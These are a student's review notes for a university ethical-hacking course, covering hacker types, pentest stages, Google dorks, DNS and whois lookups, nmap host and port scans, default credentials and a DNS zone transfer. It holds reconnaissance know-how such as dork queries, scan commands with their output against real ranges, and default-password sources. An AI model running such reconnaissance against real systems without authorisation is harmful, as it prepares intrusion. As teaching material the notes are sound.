IN5290 - Ethical Hacking review

Tanusan Rajmohan - tanusanr@ulrik.uio.no

UNIVERSITY OF OSLO

Autumn 2018

Contents

1 Basis of ethical hacking

1.1 Type of hackers and their motivations

There are 7 types of hackers and the basic motivations are:

- Black hat hackers: with malicious intent.
- White hat hackers: performs penetration testing to promote the security.
- Script kiddies: amateurs (usually young kids) using publicly available software tools to attack.
- Protest hackers: hacking to protest against something, e.g. *anonymous*.
- Grey hat hackers: usually white hat, but can be black hat.
- Red hat hackers: hackers that stop black hat hackers by attacking them.
- Blue hat hackers: Hacking in order to take revenge
- Green hat hackers: beginners to hacking

1.2 Differences between ethical and non-ethical hacking

The way to go around this topic is to look at some questions, to try to identify which side of the law you are on, in example:
How do I start? Which one of these will be used by the black hat and the white hat hackers?

- Try with the websites, maybe there's a server side scripting[1] flow?
- Try to apply for an account to have access to password protected sites?
- Try with low level exploitation against the server?
- Try to access the DMZ[2] through a less controlled service?
- Try to sneak inside the building to have access to the internal network?
- Try social engineering emails against the employees?
- Try to make a friendship with the system admin?

ethical	**non-ethical**
Legal (contract)	Illegal
Promote the security by showing the vulnerabilities	Steal information, modify data, make service unavailable for own purpose
Find all vulnerabilities	Find the easiest way to reach the goal (weakest link)
Without causing harm	Do not care if the system will be destroyed (but not too early)
Document all activities	Without documentation
Final presentation and report	Without report, delete all clues

[1] **Server-side scripting** is a technique used in web development which involves employing scripts on a web server which produce a response customized for each user's (client's) request to the website.
[2] **demilitarized zone** is a physical or logical subnetwork that contains and exposes an organization's external-facing services to an untrusted network, usually a larger network such as the Internet.


1.3 The usual detailed steps of hacking

1. General information gathering: collecting all available information from the target and systemize the information.
2. Technical information gathering: collecting network and system specific information like target ip ranges.
3. Identifying available hosts in the target network (which computer can be attacked)
4. Identifying available services in the target network (which service can be attacked).
5. Manual mapping of the services (to check how it looks like, the impressions, system reactions, mitigations, etc.).
6. Automatic vulnerability scanning (intelligent tools with huge vulnerability database).
7. Manual verification of the findings (to check if the previous findings are real - true positive).
8. Exploitation.
9. Lateral Movements (to move through the network).
10. Ensure access until the end of the project.
11. Achieve primary and secondary goals.
12. Remove clues.
13. Reporting and presentation.
14. Remove the attacking file!!! (tools, data, script created temporarily during the pentest).


1.4 Google hacking expressions and the type of information that can be obtained

There are several ways to find information with the help of google. One can use specific Google queries, filter the domain, type, file extensions, intitle. One can also combine expressions or do negative filtering or try the Google Hacking Database by **Exploit DB** [3].

Using specific Google queries we can use smart filtering or get "hidden" data.
Filter to domain: use the *site* keyword
Negative filtering is also possible: *site:uio.no* ***-www***




Filter to file type with extension: use the *type* keyword
Interesting file extensions: doc, xls, txt, conf, inc, sql, ...
These expressions can also be combined.



There is a database (google hack database - ghdb) that contains up-to-date google hack expressions (check the exploit-db website).

[3] https://www.exploit-db.com/google-hacking-database/

The *intitle* expression filters according to the site title, the *inurl* filters for the url content. Try this one: *site:uio.no intitle:"index of"*(directory listing).



One can also use tools for automatic Google hacking, like the tool *SiteDigger*. This is an old tool that carries out google hacking using its own database.

2 Information gathering

2.1 The technical information of a company

The technical information that can be found and relevant about a company is:

2.1.1 Domain names of the target

A **domain name**[4] is an identification string that defines a realm of administrative autonomy, authority or control within the Internet.

Ex:

aftenposten.no
secondLevelDomain.topLevelDomain

Top level domain can be (com, net, info, edu, org and country code) Second and third level domains can be any string. The full length of the domain cannot be longer than 255 characters.

2.1.2 Domain owner(s) of the target

The domain owner is usually the one who holds the domain. Example:
uio.no - owned by the University of Oslo
nrk.no - owned by Norsk Kringkasting AS (Nrk)

2.1.3 Domain registrants


Domain registrants is the registrar, which is an administrative organization who is operating a registry. They maintain and service the TLD (top level domain). In Norway it is UNINETT Norid AS who is the registrar for most websites.

[4]Domain names are formed by the rules and procedures of the Domain Name System (DNS). Any name registered in the DNS is a domain name.

2.1.4 IP addresses associated with the target websites

2.1.5 IP ranges of the target

IP addresses are for the identification of computers during the communication.
IPv4: 32bit (2^{32}=4 294 967 296 combinations)
IPv6: 128bit (2^{128}=3.4*10^{38} combinations)
IP ranges contain more ip addresses. e.g. 129.240.171.56-129.240.171.63 (8 addresses). **Classfull networking** is IP ranges which are classified into 3 groups, A, B and C class of network ranges. The idea is to divide the IP into the network and subnet part:



2.1.6 IP range owner(s)

Who.is says the network region that contains 129.240.171.52 belongs to the RIPE database, so this is the owner of the IP range according to whois.

2.1.7 List of hosted websites

In several cases a website is hosted. That means it is stored on a webserver
– that does not belong to the target organization
– which can contain several other websites
In those cases the webpage cannot be attacked or separate permission is needed from the owner of the server computer.

2.1.8 Hosting companies

This is usually companies that host their website through a webserver or other services. Example: elektronikmesse.dk

2.2 CIDR and usage

CIDR is **Classless InterDomain Routing** is a method for allocating IP addresses and IP routing. Which has network addresses with arbitrary length (not only 8, 16, 24 bits), and was introduced in 1993 to replace the previous addressing architecture of classful network design in the Internet. Its goal was to slow the growth of routing tables on routers across the Internet, and to help slow the rapid exhaustion of IPv4 addresses.


Usage:
The way to calculate CIDR to IP Range is to see the range first or the amount. Ex: 194.172.10.10/23, here you see that there 23 bits that are fixed. This means that 194.172.10 is reserved and part of the last subset. This gives the range 194.172.10.0 to 194.172.11.255 becuse the wildcard bits are 0.0.1.255. The total length netmask is 255.255.254.0 which consist of 8 bits per part so a total 32 bits. Other examples:

130.18.0.0 (10000010.00010010.00000000.00000000) –
130.19.255.255 (10000010.00010011.11111111.11111111) 130.18.0.0/15

129.240.171.56 (10000001.11110000.10101011.00111000) –
129.240.171.63 (10000001.11110000.10101011.00111111)
The first 29 bits are fixed in the range, the last three can be anything within the network: CIDR: **129.240.171.56/29**


2.3 Whois information

The whois database contains information about: Administrative contact, technical contact, billing contact and name servers[5]. The whois protocol is also used to get the owner of a particular ip range. The Norwegian entries are stored in the European database (RIPE NCC), if we don't know which database to use the general *whois* protocol helps us.



2.4 DNS and its records

Any name registered in the Domain Name System (DNS) is a domain name. DNS servers are all around the world, organized in tree structure (13 root servers). The top level domains (.com, .net, .edu, .no, .de, etc.) are directly under the root servers. DNS data are stored redundantly (master and slave server)



- Address Mapping records (A) ...
- IP Version 6 Address records (AAAA) ...
- Canonical Name records (CNAME) ...
- Host Information records (HINFO) ...
- Mail exchanger record (MX) ...
- Name Server records (NS) ...
- Reverse-lookup Pointer records (PTR)

```
root@kali:~# nslookup www.uio.no
Server:         192.168.110.2
Address:        192.168.110.2#53

Non-authoritative answer:
Name:   www.uio.no
Address: 129.240.171.52

root@kali:~#
```

www.uio.no quick info


General	
FQDN	www.uio.no
Host Name	www
Domain Name	uio.no
Registry	no
TLD	no
DNS	
IP numbers	129.240.171.52
Mail servers	smtp.uio.no
Domain DNS	
Name servers	server.nordu.net ns1.uio.no ns2.uio.no nn.uninett.no
Mail servers	smtp.uio.no
IP Numbers	129.240.171.52

[5]Nameservers are computers that provide subdomain information for the particular domain using the dns protocol


3 Network reconnaissance

3.1 Difference between packet switched and circuit switched networks


In circuit switched networks a virtual line is allocated between the communicating parties. The line is busy until the communication ends.



In packet switched networks the caller sends packets to the direction of the receiver. There's no planned route, each network device chooses the most appropriate device as next considering routing tables and traffic.



3.2 The layers of the OSI model



3.3 ICMP protocol and usage (tools)

Internet Control Message Protocol (ICMP) is a supporting protocol in the Internet protocol suite. It is used by network devices, including routers, to send error messages and operational information indicating, for example, that a requested service is not available or that a host or router could not be reached.

Common usage is with *ping*, *traceroute* and *Nmap*. These 3 tools provide mostly the same information, but some tools give more specific info and even more information.

Positive answer: In case of *icmp* we get an echo reply for our echo request.
Negative answer: In case of icmp we get destination unreachable / host unreachable message
No answer: In case of icmp, we have no response from the host that was addressed by the echo request

3.3.1 Ping

```
root@kali:~# ping www.uio.no
PING www.uio.no (129.240.171.52) 56(84) bytes of data.
64 bytes from www.uio.no (129.240.171.52): icmp_seq=1 ttl=128 time=14.6 ms
64 bytes from www.uio.no (129.240.171.52): icmp_seq=2 ttl=128 time=48.2 ms
64 bytes from www.uio.no (129.240.171.52): icmp_seq=3 ttl=128 time=11.0 ms
^C
--- www.uio.no ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 11.082/24.657/48.205/16.716 ms
```

Type	Message
0	Echo reply
3	Destination unreachable
4	Source quench
5	Redirect
8	Echo request
11	Time exceeded
12	Parameter unintelligible
13	Time-stamp request
14	Time-stamp reply
15	Information request
16	Information reply
17	Address mask request
18	Address mask reply

3.3.2 Traceroute

```
C:\Users\laszloe>tracert htgth.com

Tracing route to htgth.com [69.16.220.113]
over a maximum of 30 hops:

  1     2 ms     1 ms     1 ms  192.168.0.1
  2     1 ms     1 ms     1 ms  192.168.100.1
  3     7 ms     4 ms     5 ms  cm-188.126.192.69.getinternet.no [188.126.192.69]
  4     5 ms     3 ms     4 ms  ae10-0.nsb-pe1.krs.no.ip.tdc.net [93.124.137.2]
  5    18 ms    16 ms    17 ms  ae1-0.stkm3nqp7.se.ip.tdc.net [83.88.19.33]
  6    16 ms    16 ms    16 ms  ae-10.bar1.Stokholm1.Level3.net [4.68.73.101]
  7     *        *        *     Request timed out.
  8   141 ms   136 ms   136 ms  4-15-84-142.liquidweb.com [4.15.84.142]
  9   144 ms   141 ms   141 ms  lw-dc2-core1-nexus-eth3-20.rtr.liquidweb.com [209.59.157.81]
 10   141 ms   141 ms   142 ms  lw-dc2-dist1-nexus-eth4-1.rtr.liquidweb.com [209.59.157.201]
 11   136 ms   137 ms   136 ms  host1.heretodaygonetohell.com [69.16.220.113]

Trace complete.
```

Since all devices have to drop the packets with *ttl*=1, it is possible to map the route of a packet by repeating the ping with increasing *ttl* values. First, the initial *ttl* is 2, so after the first hop the device sends a time exceeded message. With *ttl*=3 the time exceed message is coming from the device at the second hop, etc.

Since ICMP contains the *ttl* value, it is possible to guess the receiver host's operating system by its *ttl*. Windows: 128, linux: 64 and Solaris: 255.

3.3.3 Nmap

Nmap is an universal port scanner, which is able to carry out ordinary and specific host and service discoveries. *Nmap* has a scripting engine which makes it capable of carrying out complex scanning as well as vulnerability discovery, fuzzing, etc. tasks. Nmap can be used with domain, ip, ip range (CIDR), ip range (from-to) and with list.
With nmap it can be set: Type of scan (see detailed list later), Additional tests (e.g. version detection), Timing option (how many tries, how many parallel requests, max retries, scan delay, etc.), Hosts / host input, Output result format (flat file, xml, etc.), Filtering (e.g. show only open ports), Scripts to run.

```
root@kali:~# nmap -sP www.uio.no

Starting Nmap 7.40 ( https://nmap.org ) at 2018-08-31 14:02 EDT
Nmap scan report for www.uio.no (129.240.171.52)
Host is up (0.00055s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
```

3.4 Answers types in case of ping scan and tcp scan

Ping scan:
With the –sP switch
Nmap pings all the specified hosts
The available hosts are listed with their MAC address.
ICMP messages are not always allowed in a network

```
root@kali:~# nmap -sP 192.168.0.0/24

Starting Nmap 7.40 ( https://nmap.org ) at 2018-09-01 10:23 EDT
Nmap scan report for 192.168.0.1
Host is up (0.00090s latency).
MAC Address: F8:1A:67:BD:C1:BE (Tp-link Technologies)
Nmap scan report for 192.168.0.100
Host is up (0.0027s latency).
MAC Address: 00:1A:79:1C:5F:7F (Telecomunication Technologies)
Nmap scan report for 192.168.0.102
Host is up (0.013s latency).
MAC Address: F8:3F:51:2D:63:4B (Samsung Electronics)
Nmap scan report for 192.168.0.105
Host is up (0.039s latency).
MAC Address: F0:D5:BF:D2:D4:7B (Intel Corporate)
Nmap scan report for 192.168.0.106
Host is up (0.0014s latency).
MAC Address: C8:D3:FF:73:3D:F6 (Hewlett Packard)
Nmap scan report for 192.168.0.107
Host is up (0.017s latency).
MAC Address: 04:E5:36:DC:66:17 (Apple)
Nmap scan report for 192.168.0.101
Host is up.
Nmap done: 256 IP addresses (7 hosts up) scanned in 2.21 seconds
```

List scan:
With the –sL switch
Has no connection with the hosts. The DNS server is asked if a specific domain is registered in its database

```
Nmap scan report for www-adm.hlsenteret.no (129.240.171.175)
Nmap scan report for www-dav.ctcc.no (129.240.171.176)
Nmap scan report for www-dav.praktikum.uio.no (129.240.171.177)
Nmap scan report for www-adm.praktikum.uio.no (129.240.171.178)
Nmap scan report for www-dav.globus.uio.no (129.240.171.179)
Nmap scan report for www-dav.okonomi-bot.uio.no (129.240.171.180)
Nmap scan report for www-dav.blindern-studenterhjem.no (129.240.171.181)
Nmap scan report for multiplems-eu.uio.no (129.240.171.182)
Nmap scan report for www-dav.multiplems-eu.uio.no (129.240.171.183)
Nmap scan report for universitetskoordinering-no.uio.no (129.240.171.184)
Nmap scan report for www-dav.universitetskoordinering-no.uio.no (129.240.171.185)
Nmap scan report for uh-it-no.uio.no (129.240.171.186)
Nmap scan report for www-dav.uh-it-no.uio.no (129.240.171.187)
Nmap scan report for vortextest-wopi.uio.no (129.240.171.188)
Nmap scan report for ceres-no.uio.no (129.240.171.189)
Nmap scan report for www-dav.the-guild.ekstern.uio.no (129.240.171.190)
Nmap scan report for reservert-enova-adjuvant-eu.uio.no (129.240.171.191)
Nmap scan report for reservert-davadm-enova-adjuvant-eu.uio.no (129.240.171.192)
Nmap scan report for 129.240.171.193
Nmap scan report for 129.240.171.194
Nmap scan report for www-dav.ceres-no.uio.no (129.240.171.195)
Nmap scan report for nera2018.uio.no (129.240.171.196)
Nmap scan report for www-dav.nera2018.uio.no (129.240.171.197)
Nmap scan report for eksamensvideo.uio.no (129.240.171.198)
Nmap scan report for www-dav.eksamensvideo.uio.no (129.240.171.199)
Nmap scan report for vitnemalsportalen-no.uio.no (129.240.171.200)
Nmap scan report for www-dav.vitnemalsportalen-no.uio.no (129.240.171.201)
Nmap scan report for reservert-cristin.uio.no (129.240.171.202)
```

For **tcp scan** the answer types PORT, STATE and SERVICE. This information can be found by using the -sT switch with nmap, port number can also be specified. Ex: *nmap -sT -p80, 43 host*


```
root@kali:~# nmap -sT 192.168.0.101-109

Starting Nmap 7.40 ( https://nmap.org ) at 2018-09-01
Nmap scan report for 192.168.0.101
Host is up (0.00016s latency).
All 1000 scanned ports on 192.168.0.101 are closed

Nmap scan report for 192.168.0.102
Host is up (0.0087s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE
7676/tcp  open  imqbrokerd
8001/tcp  open  vcom-tunnel
8002/tcp  open  teradataordbms
8080/tcp  open  http-proxy
9999/tcp  open  abyss
32768/tcp open  filenet-tms
32769/tcp open  filenet-rpc
32770/tcp open  sometimes-rpc3
32771/tcp open  sometimes-rpc5
MAC Address: F8:3F:51:2D:63:4B (Samsung Electronics)

Nmap scan report for 192.168.0.103
Host is up (0.050s latency).
All 1000 scanned ports on 192.168.0.103 are filtered
MAC Address: F0:CB:A1:08:A6:E4 (Apple)

Nmap scan report for 192.168.0.105
Host is up (0.012s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
902/tcp  open  iss-realsecure
912/tcp  open  apex-mesh
2701/tcp open  sms-rcinfo
2869/tcp open  icslap
5357/tcp open  wsdapi
MAC Address: F0:D5:BF:D2:D4:7B (Intel Corporate)
```


```
root@kali:~# nmap -sT 192.168.0.101-109

Starting Nmap 7.40 ( https://nmap.org ) at 2018-09-01
Nmap scan report for 192.168.0.101
Host is up (0.00016s latency).
All 1000 scanned ports on 192.168.0.101 are closed

Nmap scan report for 192.168.0.102
Host is up (0.0087s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE
7676/tcp  open  imqbrokerd
8001/tcp  open  vcom-tunnel
8002/tcp  open  teradataordbms
8080/tcp  open  http-proxy
9999/tcp  open  abyss
32768/tcp open  filenet-tms
32769/tcp open  filenet-rpc
32770/tcp open  sometimes-rpc3
32771/tcp open  sometimes-rpc5
MAC Address: F8:3F:51:2D:63:4B (Samsung Electronics)

Nmap scan report for 192.168.0.103
Host is up (0.050s latency).
All 1000 scanned ports on 192.168.0.103 are filtered
MAC Address: F0:CB:A1:08:A6:E4 (Apple)

Nmap scan report for 192.168.0.105
Host is up (0.012s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
902/tcp  open  iss-realsecure
912/tcp  open  apex-mesh
2701/tcp open  sms-rcinfo
2869/tcp open  icslap
5357/tcp open  wsdapi
MAC Address: F0:D5:BF:D2:D4:7B (Intel Corporate)
```


The number of possible ports is 65535, scanning all ports requires too much time (and too noisy).
We can reduce the port numbers by specifying them with the –p switch.
Without –p nmap will scan the 1024 most popular ports.

3.5 Tcp header and flags, handshake

In order to ensure that the packages arrived in the right order the sequence number and the acknowledgement number are used. TCP flags are for maintaining the connection status (urg, ack, psh, rst, syn, fin).




***Ack(nowledge)* scan** is to determine if a firewall is stateful or stateless.

- The stateless firewall examines a packet as it is independent of the previous packets.
- The stateful firewall can follow packet streams considering previous packets.

For a stateless firewall an ack package seems like the third step of the handshake. For the stateful firewall it is pointless (no syn and syn+ack before). nmap -sA

TCP 3-way handshake
TCP handshake is the process when a connection is about to be established in a specific port.



4 Get in touch with services


4.1 Factory defaults

One can try to use factory default credentials or functions. Usually this is listed by the factory who created the device. The factory default credentials can also be found through:

- http://cirt.net
- http://phenoelit.org/dpl/dpl.html
- 1http://www.defaultpassword.com/

4.2 Open-relay *smtp*

In case of open-relay settings, the user doesn't need to provide credentials. Anyone can send a mail with arbitrary fields.




How to find open-relay SMTP?

- If one of the client's SMTP allows open-relay access then any email can be written unseeingly
- Spamboxes will probably contain some open-relay SMTP server

How can the users make sure that an email arrived from the right person?

- Check the email header
- There's no 100% guarantee, use PGP (mail encryption)!

Checking the email header



4.3 DNS zone transfer

DNS zone transfer is a type of DNS transaction. It is one of the many mechanisms available for administrators to replicate DNS databases across a set of DNS servers. Since DNS data is stored redundantly the slave DNS can ask the master DNS to send a copy of a part of its database (zone) to the slave.

Zone transfer operation should be limited for the slave ip address. If this is not the case, anyone can obtain the whole zone data (and network topological information too).

A zone transfer uses the Transmission Control Protocol (TCP) for transport, and takes the form of a client–server transaction. The client requesting a zone transfer may be a slave server or secondary server, requesting data from a master server, sometimes called a primary server. The portion of the database that is replicated is a zone.

```
root@kali:~# dig axfr @nsztm1.digi.ninja zonetransfer.me

; <<>> DiG 9.10.3-P4-Debian <<>> axfr @nsztm1.digi.ninja zonetransfer.me
; (1 server found)
;; global options: +cmd
zonetransfer.me.        7200    IN      SOA     nsztm1.digi.ninja. robin.digi.ninja. 2
2001 172800 900 1209600 3600
zonetransfer.me.        300     IN      HINFO   "Casio fx-700G" "Windows XP"
zonetransfer.me.        301     IN      TXT     "google-site-verification=tyP28J7JAUHA
HXMgcCC0I6XBmmoVi04VlMewxA"
zonetransfer.me.        7200    IN      MX      0 ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      A       5.196.105.14
zonetransfer.me.        7200    IN      NS      nsztm1.digi.ninja.
zonetransfer.me.        7200    IN      NS      nsztm2.digi.ninja.
_sip._tcp.zonetransfer.me. 14000 IN     SRV     0 0 5060 www.zonetransfer.me.
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me. 7200 IN PTR www.zonetransfer.me.
